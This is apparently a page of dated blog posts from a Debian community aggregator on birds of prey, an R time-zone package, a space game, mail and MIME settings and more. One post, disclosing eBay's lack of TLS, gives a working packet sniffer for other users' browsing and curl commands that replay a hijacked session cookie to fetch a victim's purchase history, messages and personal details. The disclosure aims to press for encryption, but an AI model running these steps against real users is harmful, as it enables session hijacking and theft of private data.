Search Results: "nic"

13 December 2016

Shirish Agarwal: Eagle Encounters, pier Stellenbosch

Before starting, have to say hindsight as they say is always 20/20. I was moaning about my 6/7 hour trip few blog posts back but now came to know about the 17.5 hr. flights (17.5x800km/hr=14000 km.) which are happening around me. I would say I was whining about nothing seeing those flights. I can t even imagine how people would feel in those flights. Six hours were too much in the tin-can, thankfully though I was in the aisle seat. In 14 hours most people would probably give to Air rage . I just saw an excellent article on the subject. I also came to know that seat-selection and food on a long-haul flights are a luxury, hence that changes the equation quite a bit as well. So on these facts, it seems Qatar Airways treated me quite well as I was able to use both those options. Disclaimer My knowledge about birds/avian is almost non-existent, Hence feel free to correct me if I do go wrong anywhere. Coming back to earth literally , I will have to share a bit of South Africa as that is part and parcel of what I m going to share next. Also many of the pictures shared in this particular blog post belong to KK who has shared them with me with permission to share it with the rest of the world. When I was in South Africa, in the first couple of days as well as what little reading of South African History I had read before travelling, had known that the Europeans, specifically the Dutch ruled on South Africa for many years. What was shared to me in the first day or two that Afrikaans is mostly spoken by Europeans still living in South Africa, some spoken by the coloured people as well. This tied in with the literature I had already read. The Wikipedia page shares which language is spoken by whom and how the demographics play out if people are interested to know that. One of the words or part of the word for places we came to know is bosch as is used in many a places. Bosch means wood or forest. After this we came to know about many places which were known as somethingbosch which signified to us that area is or was a forest. On the second/third day Chirayu (pictured, extreme left) shared the idea of going to Eagle Encounters. Other people pictured in the picture are yours truly, some of the people from GSOC, KK is in the middle, the driver Leonard something who took us to Eagle Encounters on the right (pictured extreme right). Update I was informed that it was a joint plan between Chirayu and KK. They also had some other options planned which later got dropped by the wayside. The whole gang/group along with Leonard coming from eagle encounters It was supposed to be somewhat near, (Spier, Stellenbosch). While I was not able to able to see/figure out where Eagle Encounters is on Openstreetmap, somebody named Firefishy added Spier to OSM few years back. So thank you for that Firefishy so I can at least pin-point a closer place. I didn t see/know/try to figure out about the place as Chirayu said it s a zoo . I wasn t enthusiastic as much as I had been depressed by most zoos in India, while you do have national reserves/Parks in India where you see animals in their full glory. I have been lucky to been able to seen Tadoba and Ranthambore National parks and spend some quality time (about a week) to have some idea as to what can/happens in forests and people living in the buffer-zones but those stories are for a different day altogether. I have to say I do hope to be part of the Ranthambore experience again somewhere in the future, it really is a beautiful place for flora and fauna and fortunately or unfortunately this is the best time apart from spring, as you have the game of mist/fog and animals . North India this time of the year is something to be experienced. I wasn t much enthused as zoos in India are claustrophobic for animals and people both. There are small cages and you see and smell the shit/piss of the animals, generally not a good feeling. Chirayu shared with us also the possibility of being able to ride of Segways and range of bicycles which relieved me so that in case we didn t enjoy the zoo we would enjoy the Segway at least and have a good time (although it would have different expenses than the ones at Eagle Encounters). My whole education about what a zoo could be was turned around at Eagle Encounters as it seems to be somewhere between a zoo and what I know as national parks where animals roam free. We purchased the tickets and went in, the first event/happening was Eagle Encounters itself. One of the families at Eagle Encounter handling a snowy eagle Our introduction to the place started by two beautiful volunteer/trainers who were in charge of all the birds in the Eagle Encounters vicinity. The introduction started by every one of us who came for the Eagle Encounter show to wear a glove and to have/hold one of the pair of snowy owls to sit on the glove. That picture is of a family who was part of our show. Before my turn came, I was a little apprehensive/worried about holding a Owl -period. To my surprise, they were so soft and easy-going, I could hardly feel the weight on my hand. While the trainer/volunteers were constantly feeding them earthworm-bits (I didn t ask, just guessing) and we were all happy as they along with the visitors were constantly playing and interacting with the birds, sharing with us the life-cycle of the snowy Owl. It s only then I understood why in the Harry Potter Universe, the owl plays such an important part. They seem to be a nice, curious, easy-going, proud creatures which fits perfectly in the HP Universe. In hind-sight I should have videod the whole experience as the trainer/volunteer showed a battery of owls, eagles, vultures, Hawks (different birds of prey) what have you. I have to confess my knowledge of birds is and was non-existent. Vulture at the Eagle Encounters show Vulture, One of the larger birds we saw at the Eagle Encounters show. Some of the birds could be dangerous, especially in the wild. The other trainer showing off a Black Eagle at Eagle Encounters That was the other Volunteer-Trainer who was showing off the birds. I especially liked the t-shirt she was wearing. The shop at Eagle Encounters had whole lot of them, they were a bit expensive and just not my size Tidbit Just a few years ago, it was a shocker to me to know/realize that what commonly goes/known in the country as a parrot by most people is actually a Parakeet. As can be seen in the article linked, they are widely distributed in India. While I was young, I used to see the rose-ringed parakeets quite a bit around but nowadays due to probably pollution and other factors, they are noticeably less. They are popular as pets in India. I don t know what Pollito would think about that, don t think he would think good. Trainer showing off a Hawk at Eagle Encounters As I cannot differentiate between Hawk, Vulture, Eagle, etc. I would safely say a Bird of Prey as that was what he was holding. This photo was taken after the event was over where we all were curious to know about the volunteer/trainer, their day job and what it meant for them to be taking care of these birds. Update KK has shared with me what those specific birds are called, so in case the names or species are wrong, please take the truck with her and not me. While I don t remember the name of the trainer/volunteer, among other things it was shared that the volunteers/trainers aren t paid enough and they never have enough funds to take care of all the birds who come to them. Trainer showing Hawk and background chart Where the picture was shot (both this and earlier) was sort of open-office. If you look closely, you will see that there are names of the birds, for instance, people who loved LOTR would easily see Gandalf . that board lists how much food (probably in grams) did the bird eat in a day and week. While it was not shared, I m sure there would be a lot of paperwork, studies to get the birds as well as possible. From a computer science perspective, there seemed to be lot of potential for avian and big-data professionals to do lot of computer modelling and analysis and give more insight into the rehabilitation efforts so the process could be more fine-tuned, efficient and economic perhaps. Hawk on stand This is how we saw the majority of the birds. Most of them had a metal/plastic string which was tied to small artificial branches as the one above. I forgot to share a very important point. Eagle Encounters is not a zoo but a Rehabilitation Centre. While the cynic/skeptic part of me tried to not feel or see the before and after pictures of the birds bought to the rehabilitation centre, the caring part was moved to see most of the birds being treated with love and affection. From our conversations with the Volunteer-Trainer it emerged that every week they had to turn away lots of birds due to space constraints. It is only the most serious/life-threatening cases for which they could provide care in a sustainable way they would keep. Some of the birds who were in the cages were large, airy. I wouldn t say clean as what little I read before as well later is that birds shit enormously so cleaning cages is quite an effort. Most of the cages and near those artificial branches there were placards of people who were sponsoring a bird or two to look after them. From what was shared, many of the birds who came had been abused in many ways. Some of them had their bones crushed or/and other cruel ways. As I had shared that I had been wonderfully surprised by seeing birds come so close to me and most of my friends, I felt rage about those who had treated the birds in such evil, bad ways. What was shared with us that while they try to heal the birds as much as possible, it is always suspect how well the birds would survive on their own in nature, hence many of these birds would go to the sponsor or to some other place when they are well. The Secretary birds - cage- sponsors-adopted If you look at the picture closely, maybe look at the higher resolution photo in the gallery, you will see that both the birds have been adopted by two different couples. The birds as the name tag shows are called Secretaries . The Secretaries make a typical sound which is similar to the sound made by old typewriters. Just as woodpeckers make Morse Code noises when they are pecking with their beaks on trees, something similar to the sound of keys emitted by Old Remington typewriters when clicked on was done by the Secretaries. One of the birds in the cage, This is one of the birds in one of the few cages. If you see a higher-resolution picture of the earlier picture, the one which has Secretaries . Also as can be seen in the picture, there is wood-working happening and they are trying to expand the Rehabilitation Centre. All in all, an excursion which was supposed to be for just an hour, extended to something like 3 odd hours. KK shot more than a 1000 odd pictures while trying to teach/converse in Malyalam to some of the birds. She shot well over 1000 photos which would have filled something like 30 odd traditional photo albums. Jaminy (KK s partner-in-crime) used her selfie stick to desired effect, taking pictures with most of the birds as one does with celebrities. I had also taken some but most of them were over-exposed as was new to mobile photography at that time, still am but mostly it works. Lake with Barn Owls near Eagle Encounters That is the lake we discovered/saw after coming back from Eagle Encounters. We had good times. Lastly, a virtual prize distribution ceremony a. Chirayu and KK A platinum trophy for actually thinking and pitching the place in the first place. b. Shirish and Deven Bansod Metal cups for not taking more than 10 minutes to freshen up and be back after hearing the plan to go to Eagle Encounters. c. All the girls/women Spoons for actually making it to the day. All the girls took quite sometime to freshen up, otherwise it might have been possible to also experience the Segways, who knows. All-in-all an enjoyable day spent in being part of Eagle Encounters .
Filed under: Miscellenous Tagged: #Birds of Prey, #Debconf16, #Eagle Encounters, #Rehabilitation, #South African History, #Stellenbosch

12 December 2016

Jonathan McDowell: No longer a student. Again.


99 Problems (image courtesy of XKCD) Last week I graduated with a Masters in Legal Science (now taught as an MLaw) from Queen s University Belfast. I m pleased to have achieved a Distinction, as well an award for Outstanding Achievement in the Dissertation (which was on the infringement of privacy by private organisations due to state mandated surveillance and retention laws - pretty topical given the unfortunate introduction of the Investigatory Powers Act 2016). However, as previously stated, I had made the decision that I was happier building things, and wanted to return to the world of technology. I talked to a bunch of interesting options, got to various stages in the hiring process with each of them, and happily accepted a role with Titan IC Systems which started at the beginning of September. Titan have produced a hardware accelerated regular expression processor (hence the XKCD reference); the RXP in its FPGA variant (what I get to play with) can handle pattern matching against 40Gb/s of traffic. Which is kinda interesting, as it lends itself to a whole range of applications from network scanning to data mining to, well, anything where you want to sift through a large amount of data checking against a large number of rules. However it s brand new technology for me to get up to speed with (plus getting back into a regular working pattern rather than academentia), and the combination of that and spending most of the summer post DebConf wrapping up the dissertation has meant I haven t had as much time to devote other things as I d have liked. However I ve a few side projects at various stages of completion and will try to manage more regular updates.

Dirk Eddelbuettel: RcppCCTZ 0.1.0

A new version 0.1.0 of RcppCCTZ arrived on CRAN this morning. It brings a number of new or updated things, starting with new upstream code from CCTZ as well as a few new utility functions. CCTZ is a C++ library for translating between absolute and civil times using the rules of a time zone. In fact, it is two libraries. One for dealing with civil time: human-readable dates and times, and one for converting between between absolute and civil times via time zones. It requires only a proper C++11 compiler and the standard IANA time zone data base which standard Unix, Linux, OS X, ... computers tend to have in /usr/share/zoneinfo. RcppCCTZ connects this library to R by relying on Rcpp. A nice example is the helloMoon() function (based on an introductory example in the CCTZ documentation) showing the time when Neil Armstrong took a small step, relative to local time in New York and Sydney:
R> library(RcppCCTZ)
R> helloMoon(verbose=TRUE)
1969-07-20 22:56:00 -0400
1969-07-21 12:56:00 +1000
                   New_York                      Sydney 
"1969-07-20 22:56:00 -0400" "1969-07-21 12:56:00 +1000" 
R> 
The new formating and parsing functions are illustrated below with default arguments for format strings and timezones. All this can be customized as usual.
R> example(formatDatetime)
frmtDtR> now <- Sys.time()
frmtDtR> formatDatetime(now)            # current (UTC) time, in full precision RFC3339
[1] "2016-12-12T13:21:03.866711+00:00"
frmtDtR> formatDatetime(now, tgttzstr="America/New_York")  # same but in NY
[1] "2016-12-12T08:21:03.866711-05:00"
frmtDtR> formatDatetime(now + 0:4)     # vectorised
[1] "2016-12-12T13:21:03.866711+00:00" "2016-12-12T13:21:04.866711+00:00" "2016-12-12T13:21:05.866711+00:00"
[4] "2016-12-12T13:21:06.866711+00:00" "2016-12-12T13:21:07.866711+00:00"
R> example(parseDatetime)
prsDttR> ds <- getOption("digits.secs")
prsDttR> options(digits.secs=6) # max value
prsDttR> parseDatetime("2016-12-07 10:11:12",        "%Y-%m-%d %H:%M:%S");   # full seconds
[1] "2016-12-07 04:11:12 CST"
prsDttR> parseDatetime("2016-12-07 10:11:12.123456", "%Y-%m-%d %H:%M:%E*S"); # fractional seconds
[1] "2016-12-07 04:11:12.123456 CST"
prsDttR> parseDatetime("2016-12-07T10:11:12.123456-00:00")  ## default RFC3339 format
[1] "2016-12-07 04:11:12.123456 CST"
prsDttR> now <- trunc(Sys.time())
prsDttR> parseDatetime(formatDatetime(now + 0:4))               # vectorised
[1] "2016-12-12 07:21:17 CST" "2016-12-12 07:21:18 CST" "2016-12-12 07:21:19 CST"
[4] "2016-12-12 07:21:20 CST" "2016-12-12 07:21:21 CST"
prsDttR> options(digits.secs=ds)
R>
Changes in this version are summarized here:

Changes in version 0.1.0 (2016-12-11)
  • Synchronized with CCTZ upstream.
  • New parsing and formating helpers for Datetime vectors
  • New parsing and formating helpers for (two) double vectors representing full std::chrono nanosecond resolutions
  • Updated documentation and examples.

We also have a diff to the previous version thanks to CRANberries. More details are at the RcppCCTZ page; code, issue tickets etc at the GitHub repository.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

11 December 2016


Petter Reinholdtsen: Oolite, a life in space as vagabond and mercenary - nice free software

In my early years, I played the epic game Elite on my PC. I spent many months trading and fighting in space, and reached the 'elite' fighting status before I moved on. The original Elite game was available on Commodore 64 and the IBM PC edition I played had a 64 KB executable. I am still impressed today that the authors managed to squeeze both a 3D engine and details about more than 2000 planet systems across 7 galaxies into a binary so small. I have known about the free software game Oolite inspired by Elite for a while, but did not really have time to test it properly until a few days ago. It was great to discover that my old knowledge about trading routes were still valid. But my fighting and flying abilities were gone, so I had to retrain to be able to dock on a space station. And I am still not able to make much resistance when I am attacked by pirates, so I bougth and mounted the most powerful laser in the rear to be able to put up at least some resistance while fleeing for my life. :) When playing Elite in the late eighties, I had to discover everything on my own, and I had long lists of prices seen on different planets to be able to decide where to trade what. This time I had the advantages of the Elite wiki, where information about each planet is easily available with common price ranges and suggested trading routes. This improved my ability to earn money and I have been able to earn enough to buy a lot of useful equipent in a few days. I believe I originally played for months before I could get a docking computer, while now I could get it after less then a week. If you like science fiction and dreamed of a life as a vagabond in space, you should try out Oolite. It is available for Linux, MacOSX and Windows, and is included in Debian and derivatives since 2011. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b.

Clint Adams: Progress

When you replace mutt-kz with mutt 1.6.1-2, you may notice a horribly ugly thing appear. Do not panic; just add unset sidebar_visible to your ~/.mutt/muttrc .

10 December 2016

Iain R. Learmonth: The Internet of Dangerous Auction Sites

It might be that the internet era of fun and games is over, because the internet is now dangerous. Bruce Schneier
Ok, I know this is kind of old news now, but Bruce Schneier gave testimony to the House of Representatives Energy & Commerce Committee about computer security after the Dyn attack. I m including this quote because I feel it sets the scene nicely for what follows here. Last week, I was browsing the popular online auction site eBay and I noticed that there was no TLS. For a moment, I considered that maybe my traffic was being intercepted deliberately, there s no way that eBay as a global company would be deliberately risking users in this way. I was wrong. There is not and has never been TLS for large swathes of the eBay site. In fact, the only point at which I ve found TLS is in their help pages and when it comes to entering card details (although it ll give you back the last 4 digits of your card over a plaintext channel).
sudo apt install wireshark
# You'll want to allow non-root users to perform capture
sudo adduser  whoami  wireshark
# Log out and in again to assume the privileges you've granted yourself
What can you see? They first thing I d like to call eBay on is a statement in their webpage about Cookies, Web Beacons, and Similar Technologies:
We don t store any of your personal information on any of our cookies or other similar technologies.
Well eBay, I don t know about you, but for me my name is personal information. Ana, who investigated this with me, also confirmed that her name was present on her cookie when using her account. But to answer the question, you can see pretty much everything. Using the Observer module of PATHspider, which is essentially a programmable flow meter, let s take a look at what items users of the network are browsing:
sudo apt install pathspider
The following is a Python 3 script that you ll need to run as root (for packet capturing) and will need to kill with ^C when you re done because I didn t give it an exit condition:
import logging
import queue
import threading
import email
import re
from io import StringIO
import plt
from pathspider.observer import Observer
from pathspider.observer import basic_flow
from pathspider.observer.tcp import tcp_setup
from pathspider.observer.tcp import tcp_handshake
from pathspider.observer.tcp import tcp_complete
def tcp_reasm_setup(rec, ip):
        rec['payload'] = b''
        return True
def tcp_reasm(rec, tcp, rev):
        if not rev and tcp.payload is not None:
                rec['payload'] += tcp.payload.data
        return True
lturi = "int:wlp3s0" # CHANGE THIS TO YOUR NETWORK INTERFACE
logging.getLogger().setLevel(logging.INFO)
logger = logging.getLogger(__name__)
ebay_itm = re.compile("(?:item= itm(?:\/[^0-9][^\/]+)?\/)([0-9]+)")
o = Observer(lturi,
             new_flow_chain=[basic_flow, tcp_setup, tcp_reasm_setup],
             tcp_chain=[tcp_handshake, tcp_complete, tcp_reasm])
q = queue.Queue()
t = threading.Thread(target=o.run_flow_enqueuer,
                     args=(q,),
                     daemon=True)
t.start()
while True:
    f = q.get()
    # www.ebay.co.uk uses keep alive for connections, multiple requests
    # may be in a single flow
    requests = [x + b'\r\n' for x in f['payload'].split(b'\r\n\r\n')]
    for request in requests:
        if request.startswith(b'GET '):
            request_text = request.decode('ascii')
            request_line, headers_alone = request_text.split('\r\n', 1)
            headers = email.message_from_file(StringIO(headers_alone))
            if headers['Host'] != "www.ebay.co.uk":
                break
            itm = ebay_itm.search(request_line)
            if itm is not None and len(itm.groups()) > 0 and itm.group(1) is not None:
                logging.info("%s viewed item %s", f['sip'],
                             "http://www.ebay.co.uk/itm/" + itm.group(1))
Note: PATHspider s Observer won t emit a flow until it is completed, so you may have to close your browser in order for the TCP connection to be closed as eBay does use Connection: keep-alive. If all is working correctly (if it was really working correctly, it wouldn t be working because the connections would be encrypted, but you get what I mean ), you ll see something like:
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/161990905666
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/311756208540
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/131911806454
INFO:root:172.22.152.137 viewed item http://www.ebay.co.uk/itm/192045666116
It is left as an exercise to the reader to map the IP addresses to users. You do however have the hint that the first name of the user is in the cookie. This was a very simple example, you can also passively sniff the content of messages sent and recieved on eBay (though I ll admit email has the same flaw in a large number of cases) and you can also see the purchase history and cart contents when those screens are viewed. Ana also pointed out that when you browse for items at home, eBay may recommend you similar items and then those recommendations would also be available to anyone viewing the traffic at your workplace. Perhaps you want to see the purchase history but you re too impatient to wait for the user to view the purchase history screen. Don t worry, this is also possible. Three researchers from the Department of Computer Science at Columbia University, New York published a paper earlier this year titled The Cracked Cookie Jar: HTTP Cookie Hijacking and the Exposure of Private Information. In this paper, they talk about hijacking cookies using packet capture tools and then using the cookies to impersonate users when making requests to websites. They also detail in this paper a number of concerning websites that are vulnerable, including eBay. Yes, it s 2016, nearly 2017, and cookie hijacking is still a thing. You may remember Firesheep, a Firefox plugin, that could be used to hijack Facebook, Twitter, Flickr and other websites. It was released in October 2010 as a demonstration of the security risk of session hijacking vulnerabilities to users of web sites that only encrypt the login process and not the cookie(s) created during the login process. Six years later and eBay has not yet listened. So what is cookie hijacking all about? Let s get hands on. This time, instead of looking at the request line, look at the Cookie header. Just dump that out. Something like:
print(headers['Cookie'])
Now you have the user s cookie and you can impersonate that user. Store the cookie in an environment variable named COOKIE and
sudo apt install curl
# Get the purchase history
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/PurchaseHistory > history.html
# Get the current cart contents
curl --cookie "$COOKIE" http://cart.payments.ebay.co.uk/sc/view > cart.html
# Get the current bids/offers
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/BidsOffers > bids.html
# Get the messages list
curl --cookie "$COOKIE" http://mesg.ebay.co.uk/mesgweb/ViewMessages/0 > messages.html
# Get the watch list
curl --cookie "$COOKIE" http://www.ebay.co.uk/myb/WatchList > watch.html
I m sure you can use your imagination for more. One of my favourites is
# Get the personal information
curl --cookie "$COOKIE" http://my.ebay.co.uk/ws/eBayISAPI.dll?MyeBay&CurrentPage=MyeBayPersonalInfo&gbh=1&ssPageName=STRK:ME:LNLK > personal.html
This one will give you the secret questions (but not the answers) and the last 4 digits of the registered card for a seller account. In the case of Mat Honan in 2012, the last 4 digits of his card number led to the loss of his Twitter account. The techniques I ve shown here do not seem to care where the request comes from. We tested using my cookie from Ana s laptop and also tried from a server hosted in the US (our routing origin is in Germany so this should have perhaps been a red flag). I could not find any interface through which I could query my login history, I m not sure what it would have shown. I m not a security researcher, though I do work as an Internet Engineering researcher. I m publishing this as these vulnerabilities have already been disclosed in the paper I linked above and I believe this is something that needs attention. Every time I pointed out to someone that eBay does not use TLS over the last week they were suprised, and often horrified. You might think that better validation of the source of the cookie might help, for instance, rejecting requests that suddenly come from other countries. As long as the attacker is on the path they have the ability to create flows that impersonate the host at the network layer. The only option here is to encrypt the flow and to ensure a means of authenticating the server, which is exactly what TLS provides. You might think that such attacks may never occur, but active probes in response to passive measurements have been observed. I would think that having all these cookies floating around the Internet is really just an invitation for those cookies to be abused by some intelligence service (or criminal organisation). I would be very surprised if such ideas had not already been explored, if not implemented, on a large scale. Please Internet, TLS already.

Junichi Uekawa: Hello December.

Hello December. I was sick most of the time.

9 December 2016

Simon Richter: Busy

I'm fairly busy at the moment, so I don't really have time to work on free software, and when I do I really want to do something else than sit in front of a computer. I have declared email bankruptcy at 45,000 unread mails. I still have them, and plan to deal with them in small batches of a few hundred at a time, but in case you sent me something important, it is probably stuck in there. I now practice Inbox Zero, so resending it is a good way to reach me. For my Debian packages, not much changes. Any package with more than ten users is team maintained anyway. Sponsoring for the packages where I agreed to do so goes on. For KiCad, I won't get around to much of what I'd planned this year. Fortunately, at this point no one expects me to do anything soon. I still look into the CI system and unclog anything that doesn't clear on its own within a week. Plans for December: Plans for January: Plans for February: Other than that, reading lots of books and meeting other people.

8 December 2016

Stig Sandbeck Mathisen: MIME types and applications

On a Linux system with desktop-file-utils installed, the default application for opening a file with a file manager, from a web browser, or using xdg-open on the command line is not static. The last installed or upgraded application becomes the default. For example: After installing gimp, that application will be used to open any of the many types of files it supports. This lasts until another application which can open those mime types is installed or upgraded. If I later install or upgrade mupdf , that application will be used for PDF, until, etcetera. There are several bug reports filed for this confusing behaviour: Debian: https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=525077 Ubuntu: https://bugs.launchpad.net/ubuntu/+source/gimp/+bug/574342 Firefox: https://bugzilla.mozilla.org/show_bug.cgi?id=727422

Components

/usr/bin/update-desktop-database is a command in the package desktop-file-utils This command is run in the package postinst script, and triggers on writes to /usr/share/applications where .desktop files are written.

/usr/share/applications This directory contains a list of applications (files ending with .desktop). These desktop files include mime types they are able to work with. The mupdf.desktop example shows it is able to work with (among other) application/pdf
[Desktop Entry]
Encoding=UTF-8
Name=MuPDF
GenericName=PDF file viewer
Comment=PDF file viewer
Exec=mupdf %f
TryExec=mupdf
Icon=mupdf
Terminal=false
Type=Application
MimeType=application/pdf;application/x-pdf;
Categories=Viewer;Graphics;
NoDisplay=true
[Desktop Action View]
Exec=mupdf %f
The gimp.desktop application entry shows it is more capable:
[Desktop Entry]
Version=1.0
Type=Application
Name=GNU Image Manipulation Program
# [...]
MimeType=image/bmp;image/g3fax;image/gif;image/x-fits;image/x-pcx;image/x-portable-anymap;image/x-portable-bitmap;image/x-portable-graymap;image/x-portable-pixmap;image/x-psd;image/x-sgi;image/x-tga;image/x-xbitmap;image/x-xwindowdump;image/x-xcf;image/x-compressed-xcf;image/x-gimp-gbr;image/x-gimp-pat;image/x-gimp-gih;image/tiff;image/jpeg;image/x-psp;application/postscript;image/png;image/x-icon;image/x-xpixmap;image/svg+xml;application/pdf;image/x-wmf;image/x-xcursor;
However, I m quite sure I do not want gimp to be the default viewer for all those file types.

/usr/share/applications/mimeinfo.cache This is a list of MIME types, with a list of applications able to open them. The first entry in the list is the default application. You may also have one of these in ~/.local/share/applications for applications installed in the user s home directory. Examples: With gimp.desktop first, xdg-open test.pdf will use gimp
[MIME Cache]
# [...]
application/pdf=gimp.desktop;mupdf.desktop;evince.desktop;libreoffice-draw.desktop;
After uninstalling and reinstalling mupdf, mupdf.desktop is first in the list, and xdg-open test.pdf will use mupdf
[MIME Cache]
# [...]
application/pdf=mupdf.desktop;gimp.desktop;evince.desktop;libreoffice-draw.desktop;
The order of .desktop files in mimeinfo.cache is the reverse of the order they are added to that directory. The last installed utility is first in that list.

Application Trace This was fun to dig into. I ve just gotten some training which included a a better look at auditd. Auditd is a nice hammer, and this problem was a good nail. I ran the command under autrace , and then looked for the order of reads from each run. When mupdf is installed last, mupdf.desktop is read last, and placed first in the list of applications:
root@laptop:~# autrace /usr/bin/update-desktop-database
Waiting to execute: /usr/bin/update-desktop-database
Cleaning up...
Trace complete. You can locate the records with 'ausearch -i -p 13507'
root@laptop:~# ausearch -p 13507   aureport --file   egrep 'gimp mupdf'
389. 12/09/2016 17:35:37 /usr/share/applications/gimp.desktop 4 yes /usr/bin/update-desktop-database 1000 8002
390. 12/09/2016 17:35:37 /usr/share/applications/gimp.desktop 2 yes /usr/bin/update-desktop-database 1000 8003
391. 12/09/2016 17:35:37 /usr/share/applications/mupdf.desktop 4 yes /usr/bin/update-desktop-database 1000 8010
392. 12/09/2016 17:35:37 /usr/share/applications/mupdf.desktop 2 yes /usr/bin/update-desktop-database 1000 8011
root@laptop:~# grep application/pdf /usr/share/applications/mimeinfo.cache
application/pdf=mupdf.desktop;gimp.desktop;evince.desktop;libreoffice-draw.desktop;
Reinstalling gimp puts that first in the entry for application/pdf
root@laptop:~# apt install --reinstall gimp
[...]
Preparing to unpack .../gimp_2.8.18-1_amd64.deb ...
Unpacking gimp (2.8.18-1) over (2.8.18-1) ...
Processing triggers for mime-support (3.60) ...
Processing triggers for desktop-file-utils (0.23-1) ...
Setting up gimp (2.8.18-1) ...
Processing triggers for gnome-menus (3.13.3-8) ...
[...]
root@laptop:~# autrace /usr/bin/update-desktop-database
Waiting to execute: /usr/bin/update-desktop-database
Cleaning up...
Trace complete. You can locate the records with 'ausearch -i -p 15043'
root@laptop:~# ausearch -p 15043   aureport --file   egrep 'gimp mupdf'
389. 12/09/2016 17:39:53 /usr/share/applications/mupdf.desktop 4 yes /usr/bin/update-desktop-database 1000 9550
390. 12/09/2016 17:39:53 /usr/share/applications/mupdf.desktop 2 yes /usr/bin/update-desktop-database 1000 9551
391. 12/09/2016 17:39:53 /usr/share/applications/gimp.desktop 4 yes /usr/bin/update-desktop-database 1000 9556
392. 12/09/2016 17:39:53 /usr/share/applications/gimp.desktop 2 yes /usr/bin/update-desktop-database 1000 9557
root@laptop:~# grep application/pdf /usr/share/applications/mimeinfo.cache
application/pdf=gimp.desktop;mupdf.desktop;evince.desktop;libreoffice-draw.desktop;

Configuration The solution to this is to add configuration so it will use something else than the default. The xdg-mime command is your tool. The various desktop environments often do this for you. However, if you have a lightweight work environment, you may need to do this yourself for the MIME types you care about.
ssm@laptop ~ :) % xdg-mime query default application/pdf
gimp.desktop
ssm@laptop ~ :) % xdg-mime default mupdf.desktop application/pdf
ssm@laptop ~ :) % xdg-mime query default application/pdf
mupdf.desktop
This updates ~/.local/share/applications/mimeapps.list , and you should now have set your preferred PDF reader.

Alessio Treglia: The new professionals of the interconnected world

interdisciplinary-learningThere is an empty chair at the conference table of business professionals, a not assigned place that increasingly demands for the presence of a new type of integration manager. The demands for an ever-increasing specialization, imposed by the modern world, are bringing out with great emphasis the need for an interdisciplinary professional who understands the demands of specialists and who is able to coordinate and to link actions and decisions. This need, often still ignored, is a direct result of the growing complexity of the modern world and the fast communications inside the network.

Complexity is undoubtedly the most suitable paradigm to characterize the historical and social model of today s world, in which the interactions and connections between the various areas now form an inextricable network of relations. Since the 60s and 70s a large group of scholars including the chemist Ilya Prigogine and the physicist Murray Gell-Mann began to study what would become a true Science of Complexity.

Yet this is not an entirely new concept: the term means composed of several parts connected to each other and dependent on each other , exactly as reality, nature, society, and the environment around us. A complex mode of thought integrates and considers all contexts, interconnections, interrelationships between the different realities as part of the vision.

What is professionalism? And who are professionals? What can define a professional? < > <Read More [by Fabio Marzocca]>

